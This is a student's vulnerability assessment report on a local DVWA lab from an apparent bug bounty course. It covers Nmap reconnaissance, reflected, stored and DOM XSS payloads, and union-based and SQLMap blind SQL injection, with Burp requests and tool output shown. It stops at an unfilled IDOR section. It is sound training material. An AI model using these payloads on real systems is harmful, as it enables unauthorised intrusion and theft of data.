

# VULNERABILITY ASSESSMENT REPORT

## DEVTOWN BUG BOUNTY HUNT 101

### AUSTINE TIMOTHY FRIDAY

**Date:** 17th January 2026

**Target Environment:** DVWA (Local Lab)

**Tools Used:** Burp Suite Professional/Community, SQLMap, Nmap.

**Scope:** Reconnaissance and exploitation of XSS, SQLi, and IDOR vulnerabilities.

#### ➤ Reconnaissance & Asset Discovery


**Objective:** To enumerate services and subdomains to identify attack vectors.

Service Scanning (Nmap)

A full port scan was performed to identify running services on the target machine.

Command: `nmap -sC -sV -oN nmap_scan.txt [my_kali_ip_address]`

Findings: Open ports included Port 80 (HTTP/Apache) and Port 3306 (MySQL).



```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.1c-vmwar...
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -sC -sV -oN nmap_scan.txt 192.168.253.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 17:21 EST
Nmap scan report for 192.168.253.128
Host is up (0.000012s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 03:42:51:7e:9b:17:52:65:f2:66:8b:92:92:5e:2c:78 (ECDSA)
|_  256 de:73:38:10:f2:f2:28:9d:ba:75:6a:ba:be:f5:02:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.63 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.63 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
```

## ➤ Cross-Site Scripting (XSS)

**Vulnerability Type:** Client-Side Injection Severity: High

### Reflected XSS

The application fails to sanitize user input in the "Name" field, reflecting it directly back to the browser.

**Location:** /vulnerabilities/xss\_r/

**Payload:** `<script>alert('Reflected XSS')</script>`


### Steps to Reproduce:

1. I intercepted the submit request using Burp Suite.
2. I modified the name parameter in the Repeater tab to include the JavaScript payload.
3. I forwarded the request.

### Proof of Concept:

The screenshot shows a Kali Linux VM running VMware Workstation. The Burp Suite Community Edition v2025.1.1 interface is open, displaying a temporary project. The 'Repeater' tab is active, showing a request to `GET /DVWA/vulnerabilities/xss_r/?name=<script>alert('Reflected')</script>` with a target of `http://127.0.0.1`. The response is rendered in the browser, showing the DVWA logo and the title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. The status bar at the bottom indicates 'Done' and '5,149 bytes | 1,026 millis'.

To direct input to this VM, click inside or press Ctrl+G.



[INSERT SCREENSHOT HERE: Burp Suite Repeater showing the request with the payload]

[INSERT SCREENSHOT HERE: Browser showing the alert popup "Reflected XSS"]

### ➤ **Stored XSS (Persistent)**

The "Guestbook" feature allows malicious scripts to be permanently stored in the database.

**Location:** /vulnerabilities/xss\_s/

**Bypass Technique:** Used Burp Suite to bypass the client-side character limit on the "Name" field.

**Payload:** `<script>alert('Stored XSS')</script>`

### **Steps to Reproduce:**

1. I entered a standard name and message.
2. I intercepted the POST request in Burp Suite.


3. I modified the txtName parameter to inject the long script payload, bypassing the HTML form restriction.
4. I reloaded the page to verify persistence.

## Proof of Concept:

The screenshot shows the Burp Suite Community Edition v2025.1.1 interface. The target is set to http://127.0.0.1. The Repeater tab is active, showing a POST request to /vulnerabilities/xss\_s/ with the following payload:

```
POST /vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Cookie: PHPSESSID=539c39542bc0998cf1f6f1fa599c2edb; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
txtName=clement&txtMessage=<script>alert('Stored_XSS_via_Burp')</script>&btnSign=Sign+Guestbook
```

The Response tab shows the rendered HTML page, which includes the DVWA logo and the title "Vulnerability: Stored Cross Site". The page contains a form with fields for Name and Message, and buttons for Sign Guestbook and Clear Guestbook. The alert message "Stored\_XSS\_via\_Burp" is visible in the browser's console.



### ➤ DOM-Based XSS

The application's client-side JavaScript unsafely processes the default URL parameter.

**Location:** /vulnerabilities/xss\_d/

**Payload:** ?default=<script>alert('DOM')</script>

### Steps to Reproduce:

1. I modified the URL directly in the browser address bar.
2. The application's local script read the URL and executed the tag.

### Proof of Concept:

kali-linux-2025.1c-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home kali-linux-2025.1c-vmwar...

1 2 3 4

15:41

Burp Suite Community Edition v2025.1.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: http://127.0.0.1 HTTP/1

Request

Pretty Raw Hex

```
1 GET /DWA/vulnerabilities/xss_d/?default=DevTownBountyHunt101 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1/DWA/vulnerabilities/xss_d/
9 Cookie: PHPSESSID=0f9e8e7abf132abda77f82f627b67807; security=impossible
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17
```

Response

Pretty Raw Hex Render

```
119      <em>
120      </em>
121      <br />
122      <em>
123      </em>
124      SQLi DB:
125      <em>
126      </em>
127      mysql
128      </div>
129
130      <div id="footer">
131
132      <p>
133      Damn Vulnerable Web Application (DVWA)
134      </p>
135      <script src='.././dwa/js/add_event_listeners.js'>
136      </script>
137
138      </div>
139
140      </div>
141
142      </body>
143
144      </html>
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 14

Response headers 10


Done

5,480 bytes | 1,009 millis

Event log (10) All issues

Memory: 112.5MB

To direct input to this VM, click inside or press Ctrl+G.



**Impact Analysis:** XSS vulnerabilities allow an attacker to hijack user sessions (stealing cookies), redirect users to malicious sites, or deface the website.

### ➤ SQL Injection (SQLi)

**Vulnerability Type:** Server-Side Injection **Severity:** Critical

### ➤ Union-Based SQL Injection (Manual)

The id parameter is not validated, allowing an attacker to append UNION SELECT queries to retrieve hidden data.

**Location:** /vulnerabilities/sqli/

**Payload:** id=1' UNION SELECT user(), database() %23

### Steps to Reproduce:

1. I captured the search request in Burp Suite.

2. I sent to Repeater and injected the payload.
3. The response revealed the current database user and database name.

## Proof of Concept:

The screenshot displays the Burp Suite Community Edition v2025.1.1 interface. The main window shows the 'Repeater' tab with a list of requests. The first request is selected, showing its details in the 'Request' pane. The request is a GET to /DWA/vulnerabilities/sqli/?id=1' or '1'='1&Submit=Submit. The 'Inspector' pane on the right shows the request details, including request attributes, query parameters, body parameters, cookies, headers, and response headers. The status bar at the bottom indicates 'Done' and 'Event log (11) All issues'.

```
1 GET /DWA/vulnerabilities/sqli/?id=1' or '1'='1&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1/DWA/vulnerabilities/sqli/
9 Cookie: PHPSESSID=0f9e8e7abf132ebda77f82f627b67807; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17
```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 2
- Request headers: 14
- Response headers: 5

Done


Event log (11) All issues

Memory: 134.3MB

483 bytes | 0 millis

To direct input to this VM, click inside or press Ctrl+G.





### ➤ Blind SQL Injection (Automated via SQLMap)

The application is vulnerable to Blind SQLi, where it does not return errors or data but reacts differently to True/False questions.

**Location:** /vulnerabilities/sqli\_blind/

**Tool Used:** SQLMap

**Command:** sqlmap -r blind\_request.txt --batch --dbs

**Findings:** SQLMap successfully identified the backend DBMS as MySQL and enumerated the database names (dvwa, information\_schema).

**Proof of Concept:**

```
File Actions Edit View Help
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 1 to 20 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (21) - 21 to 40 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 41 to 60 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 61 to 80 columns'
[17:05:14] [INFO] testing 'MySQL UNION query (11) - 81 to 100 columns'
[17:05:15] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 236 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 8611=8611 AND 'darI'='darI6Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8369 FROM (SELECT(SLEEP(5)))rLAZ) AND 'HTYe'='HTYe6Submit=Submit

[17:05:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:05:15] [INFO] fetching database names
[17:05:15] [INFO] fetching number of databases
[17:05:15] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:05:15] [INFO] retrieved: 2
[17:05:15] [INFO] retrieved: information_schema
[17:05:16] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[17:05:16] [WARNING] HTTP error codes detected during run:
```

**Impact Analysis:** SQL Injection allows complete unauthorized access to the database. Attackers can steal sensitive user data (passwords, emails), modify records, or potentially gain administrative control over the server.

### ➤ Insecure Direct Object References (IDOR)

Vulnerability Type: Broken Access Control Severity: High

### ➤ IDOR via Parameter Tampering

The application exposes internal object references (User IDs) without verifying the user's authorization to access them.

